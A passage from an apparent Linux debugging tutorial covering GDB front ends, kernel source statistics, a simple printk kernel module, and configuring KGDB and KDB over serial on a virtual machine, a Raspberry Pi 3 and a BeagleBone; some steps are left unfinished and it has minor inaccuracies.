It is worth to mention that GDB has graphical user front end interfaces :

— **Tui interface :** This is option shipped with GDB :

```
1   $ gdb -tui ./myProgram
```

Figure 2.84 shows the result of the command above on the « SMIUC game ».




FIGURE 2.84 – GDB Graphical interface - TUI

— **DDD (Data Display Debugger) :** This is a more evolved GUI, but it is not available with linux :

```
$ sudo apt-get install ddd
$ ddd ./myProgram
```

Figure 2.85 shows the result of the command above on the « SMIUC game ».




FIGURE 2.85 – GDB Graphical interface - ddd

2.4 Debugging a real world userland application

3 Journey to kernel debugging

The kernel is a complex and challenging system where different parts must cooperate and communicate to provide services. We can get an estimation of the complexity by using the utility « cloc » [1] to retrieve the number of files(and lines) in the source code of a linux *kernel version 4.15.12* (**Figure 3.1**).

```
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements$ perl cloc-1.74.pl linux-4.15.12.tar.xz
   62267 text files.
   61739 unique files.
Complex regular subexpression recursion limit (32766) exceeded at cloc-1.74.pl line 4871.
Complex regular subexpression recursion limit (32766) exceeded at cloc-1.74.pl line 4871.
   11641 files ignored.

github.com/AlDanial/cloc v 1.74  T=228.18 s (222.0 files/s, 103301.2 lines/s)
-------------------------------------------------------------------------------
Language                     files          blank        comment           code
-------------------------------------------------------------------------------
C                            25953        2543684        2498612       12685876
C/C++ Header                 20113         504871         943627        3711310
Assembly                      1468          49738         115796         250410
JSON                           167              0              0          99204
make                          2428           8952          10098          38336
Perl                            52           5287           3814          27331
Bourne Shell                   276           3426           4163          16550
Python                          81           2490           2956          14365
HTML                             5            668              0           5473
yacc                             9            686            367           4586
PO File                          5            791            918           3061
lex                              8            308            300           1935
C++                              7            287             77           1838
Bourne Again Shell              46            336            293           1640
awk                             11            171            155           1388
Markdown                         1            220              0           1077
TeX                              1            108              3            904
NAnt script                      2            162              0            617
Glade                            1             58              0            603
Pascal                           3             49              0            231
Objective C++                    1             55              0            189
Cucumber                         1             28             49            155
m4                               1             15              1             95
XSLT                             5             13             26             61
CSS                              1             18             27             44
vim script                       1              3             12             27
Windows Module Definition        1              0              0              8
sed                              1              2              5              5
-------------------------------------------------------------------------------
SUM:                         50649        3122426        3581299       16867319
-------------------------------------------------------------------------------
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements$
```

Figure 3.1 – Counting the numbers of lines in linux source code

We are clearly dealing with a system evolving since 1991 with the following implications :
— More than 16 millions lines of code
— Variety of programming languages
— Exploiding number of files (58649 files)

3.1 The linux kernel

1. The cloc utility can be found at this page : `http://cloc.sourceforge.net/`

3.1.1 Why do we need a kernel

The kernel is the core of an operating system, it is the interface between the user and the low level hardware. It mediates access to system resources (CPU, memory, networking, disk I/O, ...,etc). In short, it provides an abstraction layer to easily manipulate the system.

3.1.2 Kernel version problem

The kernel evolves quickely in terms of code and security, a lot of features are obsolete or even removed in modern linux. It is critical for an enginner to get the kernel version of the target before debugging, profiling or even forensic analysis can take place.

Linux offers many ways to get the kernel version :
— Command line utility **uname** :




FIGURE 3.2 – Getting the kernel version from the uname utility

— The proc file :




FIGURE 3.3 – Getting the kernel version from the /proc file

The same is true for embedded devices, **Figure 3.4** shows how to get the kernel version of Beaglebone Black Wireless.




FIGURE 3.4 – Getting the kernel version on a BeagleBone Black Wireless

3.1.3 Locating the kernel

The /**boot** folder is the standard location of the kernel for servers and desktops. Howerver, this can vary a lot on embedded systems (which depends on the bootloader).

— **Desktop linux machine :** a compressed linux kernel can be found in /boot folder, often named « vmlinuz »(**Figure 3.5**).




FIGURE 3.5 – Linux kernel compressed image in /boot directory

Decompressing Desktop Linux Kernel

Linux comes with a build-in extractor that can unpack and decompress the vmlinuz image (**Figure 3.6**).




FIGURE 3.6 – Locating the linux kernel image decompressor

At this stage, both the *compressd linux kernel* and *extrator locations* are known; we can decompress the vmlinuz (**Figure 3.7**).




FIGURE 3.7 – Getting the decompressed kernel image without the debugging symbols

Important : You have to remember, the decompressed linux image does not have debugging symbols (because it was compiled using –strip-all). In other words, you can't use it for debugging using GDB (we will see later the solution to this problem).

— **Beaglebone Black Wireless :** As for desktop machines, We have to search for the compressed linux image in the */boot* folder (**Figure 3.8**).




FIGURE 3.8 – Locating linux compressed kernel image - Beaglebone Black Wireless

— **Raspberry PI 3 :** Viewing the */boot* folder reveals the kernel location (**Figure 3.9**).




FIGURE 3.9 – Locating linux compressed kernel image - Raspberry PI 3

3.1.4 Building a custom kernel

In this section, we will learn how to create a custumized kernel (a basic and minimalistic kernel) using BUILDROOT and YOCTO.

3.1.4.1 Buildroot

— Check in Kernel hacking if Kernel debugging and select KGDB : kernel debugger is selected.
— Compile the kernel with debug info (otherwise GDB will be useless, remember the famous vmlinux file).

— CONFIG_KGDB_KDB=y (enabled from menu kernel conguration *kdb frontend for kgdb*).
— CONFIG_KDB_KEYBOARD=y (KGDB_KDB : keyboard as input device in the menu config of the kernel).

Note : If you have CONFIG_STRICT_KERNEL_RWX enabled, you should think of disabling it as it sets some regions of memory as read-only (which means we cannot put breakpoints on them) [2].

3.1.4.2 Yocto

2. The official documentation of KGDB is available at this page : `https://www.kernel.org/doc/html/v4.13/dev-tools/kgdb.html`

3.2 Linux kernel debugging methodologies

Peter Griffin has already made a step forward, he has summarized the different approaches during his conference at « Embedded Linux Conference Europe »in 2015 (**Figure 3.10**).




FIGURE 3.10 – Linux kernel debugging methodologies

1. **GDB :**
   — **Using KGDB/KDB :** this can be used to inspect memory, running processes, getting the stack trace and even more. KGDB and KDB are different, the former allows source level debugging and the later can only be used as a raw code debugger (we will explore them more later).
   — **Qemu :** is a free and open-source hypervisor that performs hardware virtualization, it allows CPU emulation which can be used to debug a variety of architectures.
   — **gdbremote compliant JTAG probe (Like OpenOCD) :**
2. **Kernel oops :** When linux kernel experiences a fault (kernel code trying to access a non existing memory region is an example), it generates an oops in the kernel buffer and log files. The error may range from a simple mistake (will not crash the kernel) to a series of oops that can lead to a KERNEL PANIC (Linux will completely stop).

3. **Core dump files :**
   — **/proc/kcore :** represents the virtual memory of the system stored as a core file format [3]. Unlike most files on the /proc system, this file has a size (SIZE LIMIT OF 128TB).
   — **/proc/vmcore :** this file will be present by default on your computer, it provides us with a mean to save the core dump in case of a KERNEL PANIC (we will see later how to use it in more detail).

3.3 Practical linux debugging

3. You can read Redhat definition of the /proc/kcore file at this page : `https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/4/html/Reference_Guide/s2-proc-kcore.html`

3.3.1 Kernel tracepoints and printk

As We have USDT like printf for userspace, We have tracepoints like printk for the kernel.
Let's take a simple example of a driver :

— **myKernelModule.c :**

```c
#include <linux/module.h>
#include <linux/init.h>

static int __init myModuleStartup(void)
{
    printk(KERN_DEBUG "Hello SMILE, teach us Open Source !\n");
    return 0;
}

static void __exit myModuleShutdown(void)
{
    printk(KERN_DEBUG "Thank you SMILE!\n");
}

module_init(myModuleStartup);
module_exit(myModuleShutdown);
```

— **Makefile :**

```
obj-m += myKernelModule.o

default:
  make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
  make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Now you should have 2 files in your working directory as shown in **Figure 3.11**




FIGURE 3.11 – Setting up a simple module

— **Compile the module :** Now that we have a Makefile, We can compile as follow :

```
$ make
```

Many files will be generated on successfull compilation, but only one file is important is <myModule>.ko, in our case myKernelModule.ko (**Figure 3.12**).




FIGURE 3.12 – Generation of the kernel module after compilation

— **Insert module to the kernel :**

```
$ sudo insmod ./<myModule>.ko
```




FIGURE 3.13 – Inserting the module into the kernel

— **Check for the existance of the module :** We can easily verify if the kernel has successfully loaded our module by listing the running modules with « lsmod » :

```
$ lsmod | grep -E '<myModule>'
```

FIGURE 3.14 – lsmod helps to check the successfull insertion of the module

— **Read kernel logs :** kernel modules messages are sent to kernel ring buffer (*We are using printk and not printf*), We need to read them from there.

```
$ dmesg
```

In our case, **Figure 3.15** shows the correct insertion of the module.




FIGURE 3.15 – Reading kernel logs using dmesg

— **Stop and release the module :** When a module is not needed, We have to stop it and release the resources (**Figure 3.16**).

```
$ sudo rmmod <myModule>.ko
```

FIGURE 3.16 – Removing and stopping a kernel module

— **Read kernel logs :** Let's read again the kernel messages (**Figure 3.17**).

```
$ dmesg
```




FIGURE 3.17 – Reading kernel buffer after removing the module

3.3.2 GDB

GDB's major challenges

— Setting up a serial connection between the host and the target (it depends on the configuration of each system).
— Requires a kernel image with debugging symbols of the target.

We are going to experiement on different platforms and show the configuration step by step of the following :

1. **Two virtual machines :** The best way to start learning kernel debugging (It helped me a lot), you can use the same or different Operating systems for both (I'm going to use a linux xubuntu as the host and linux mint as the target).
   Note : If you don't know to set-up a virtual machine, this page `http://www.test.com` will be helpfull.
2. **Linux machine - Raspberry PI 3 :** you will also need a USB to serial cable.
3. **Linux machine - Beaglebone Black :** a USB to serial cable is required.

3.3.2.1 KGDB

As we have said previously, one major challenge with KGDB is whether it is supported or not by the target (*Keep in mind that this is a mondatory check*).
In all the cases, you should have the following enabled (do not have a # in front of them) :

```
1        CONFIG_FRAME_POINTER=y
2        CONFIG_KGDB=y
3        CONFIG_KGDB_SERIAL_CONSOLE=y
```

Note : If you have **CONFIG_STRICT_KERNEL_RWX** enabled, you may not be able to set breakpoints anywhere as it turns some regions in memory as **READ_ONLY**.

- **Check KGDB traget support :** Most of the time, it is enough to check the configuration file of your kernel in the /**boot** folder.
  — **On the virtual machine (linux mint) :** We can check KGDB support on a linux desktop machine as shown in **Figure 3.18**

FIGURE 3.18 – Check for KGDB support on linux mint

- **On the raspberry PI 3 :** you may not have a config file in the /boot folder of your PI. One solution is :

```
pi@raspberrypi:~$ sudo modprobe configs
```

The command will create a config.gz (compressed file) file in /proc filesystem (**Figure 3.19**).

```
pi@raspberrypi:~$ zcat /proc/config.gz | grep -E \
'KGDB|CONFIG_FRAME_POINTER'
```




FIGURE 3.19 – Check for KGDB support on Raspberry PI 3

- **On the Beaglebone Black :** We can check KGDB support on a *beaglebone black wireless* machine as shown in **Figure 3.20**

FIGURE 3.20 – Check for KGDB support on Beaglebone black wireless

1. **Hardwiring the serial communication :** Check **appendix .1** for your platform.
2. **Configure KGDB on the target :** Can be configured in different ways (it's all about persistence).
   — **Non persistent KGDB session (We often use this solution) :** it is possible to launch only one debugging session with KGDB, in this case we will not edit the Grub file.
   - **Virtual machine - Linux mint :** the following commands below will enable KGDB on the machine (**Figure 3.21**)

```
jugbe@F-NAN-HIPPOPOTAME:~# echo ttyS0 > \
>/sys/module/kgdboc/parameters/kgdboc
```

```
jugbe@F-NAN-HIPPOPOTAME:~# echo g > \
>/proc/sysrq-trigger
```




FIGURE 3.21 – Enable KGDB on a desktop linux machine

- **Raspberry PI 3 :** We can issue the commands below to enable KGDB on Raspberry PI 3 (**Figure 3.22**)

```
pi@raspberrypi:~# echo ttyAMA0 > \
>/sys/module/kgdboc/parameters/kgdboc
```

```
pi@raspberrypi:~# echo g > /proc/sysrq-trigger
```

```
root@raspberrypi:/home/pi# echo ttyAMA0 > /sys/module/kgdboc/parameters/kgdboc
root@raspberrypi:/home/pi# echo g > /proc/sysrq-trigger
[  220.632046] sysrq: SysRq : DEBUG
```

FIGURE 3.22 – Enable KGDB on a Raspberry PI 3

- **Beaglebone black :** Once again, the same commands as above (**Figure 3.23**)

```
root@beaglebone:~# echo ttyS0 > \
>/sys/module/kgdboc/parameters/kgdboc
```

```
root@beaglebone:~# echo g > \
>/proc/sysrq-trigger
```

```
root@beaglebone:~# echo ttyS0 > /sys/module/kgdboc/parameters/kgdboc
root@beaglebone:~# echo g > /proc/sysrq-trigger
[  119.911191] sysrq: SysRq : DEBUG
```

FIGURE 3.23 – Enable KGDB on a Beaglebone black wireless

— **KGDB persistent session :** KGDB can be made consistent (even after rebooting). We must edit boot configuration files which depends mainly on the platform.

- **Virtual machine - Linux mint**
  - Open grub file

```
$ sudo vi /etc/default/grub
```

  - Edit grub file : We need to insert « **console=ttyS0,115200 kgdboc=kbd,ttyS0,115200 kgdbwait** »in *GRUB_CMDLINE_LINUX_DEFAULT* (see **Figure 3.24**).

```
jugurtha@jugurtha-VirtualBox ~ $ cat /etc/default/grub
# If you change this file, run 'update-grub' afterwards to update
# /boot/grub/grub.cfg.
# For full documentation of the options in this file, see:
#   info -f grub -n 'Simple configuration'

GRUB_DEFAULT=0
GRUB_HIDDEN_TIMEOUT=0
GRUB_HIDDEN_TIMEOUT_QUIET=true
GRUB_TIMEOUT=10
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo Debian`
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash1 console=ttyS0,115200 kgdboc=kbd,ttyS0,115200 kgdbwait"
GRUB_CMDLINE_LINUX=""
```

FIGURE 3.24 – Edit the Grub to support KGDB

  - Save grub file changes : Do not forget to save the GRUB's changes as shown below (see **Figure 3.25**).




FIGURE 3.25 – Update the Grub file

```
$ sudo update-grub
```

* Reboot the machine : Booting process should halt and waits for remote connection (**Figure 3.26**).




FIGURE 3.26 – Linux Mint waiting for remote connections

- **Raspberry PI 3 :** Once again, you may not find a grub at the expected location */etc/default/grub*, in this case you just have to edit the file **/boot/cmdline.txt**(see **Figure**).
  * Open grub file

    ```
    $ sudo vi /boot/cmdline.txt
    ```

  * Edit grub file : We need to insert « **console=ttyS0,115200 kgdboc=kbd,ttyS0,115200 kgdbwait** »(see **Figure 3.24**).

    Note : Don't forget to save the file changes
  * Reboot the system :

    ```
    $ sudo reboot
    ```

    The booting process will halt waiting for connections from a client.
- **Beaglebone black :** If you do not find the file */etc/default/grub*, then */boot/uEnv.txt* will be available.

3. **Connecting From The host client :**
   (a) **xubuntu desktop machine to Mint desktop machine :** Start the client machine and open a Terminal :
      i. Configure GDB remote connection : see **Figure 3.27**.




FIGURE 3.27 – Configure KGDB for remote connection

ii. Set GDB breakpoints, watchpoints or catchpoints

iii. Waking the target machine : The target machine is waiting to be awakened, We can do it as shown in **Figure 3.28**.




FIGURE 3.28 – Awaking Waiting target machine

Important on KGDB

The target machine will carry-on running until it hits a breakpoint, watchpoint or catchpoint that were configured using GDB
(at that point GDB will regain control over the target machine).

(b) **Connect to the Raspberry Pi 3 :**

i. Configure GDB remote connection : see

ii. Set GDB breakpoints, watchpoints or catchpoints

iii. Waking the target machine :

(c) **Connect to the Beaglebone black wireless :**

i. Configure GDB remote connection : see

ii. Set GDB breakpoints, watchpoints or catchpoints

iii. Waking the target machine :

3.3.2.2 KDB

The configuration of kdb is the same as for KGDB.

1. **Check KDB traget support :** In order for KDB to work properly, the following FLAGS must be set in the linux config file.

```
CONFIG_FRAME_POINTER=y
CONFIG_KGDB=y
CONFIG_KGDB_SERIAL_CONSOLE=y
CONFIG_KGDB_KDB=y
CONFIG_KDB_KEYBOARD=y
```

- **Virtual machine - Linux Mint : Figure 3.29** shows how to check *KGDB support* on a *desktop linux machine*.




FIGURE 3.29 – Check for KDB support on linux mint

- **Raspberry Pi 3 : Figure 3.30**




FIGURE 3.30 – Check for KDB support on Raspberry Pi 3

- see **Beaglebone black wireless : Figure 3.31** shows how to check *KGDB support* on a *Beaglebone black wireless*.

FIGURE 3.31 – Check for KDB support on Beaglebone black wireless

2. **Hardwiring the serial communication :** Check **appendix .1** for your platform.
3. **Configure KDB on the target :** The same configuration as KGDB (see KGDB on page 66).
4. **Connect From serial terminal client to KDB :** We will use a serial communication client to connect to the remote KDB. You can use one of your favorite programs (like : gtkterm) but in this demo i'm doing to use *PUTTY*.

```
1 jugbe@F-NAN-HIPPOPOTAME:~$ sudo apt-get install putty
2 jugbe@F-NAN-HIPPOPOTAME:~$ sudo putty
```

- **Connecting Linux xubuntu to Linux Mint :**
  (a) Launch a serial communication utility on client machine : We can use « putty »configured as shown in **Figure 3.32**.




FIGURE 3.32 – Configure putty on the client to connect to Linux Mint

(b) Connect to target machine : once Serial ommunication was configured, click on connect. You should be prompted with KDB console (**Figure 3.33**).

FIGURE 3.33 – KDB console on host machine

(c) use KDB to start target virtual machine : it is enough to issue « go »command from the client (**Figure 3.34**).

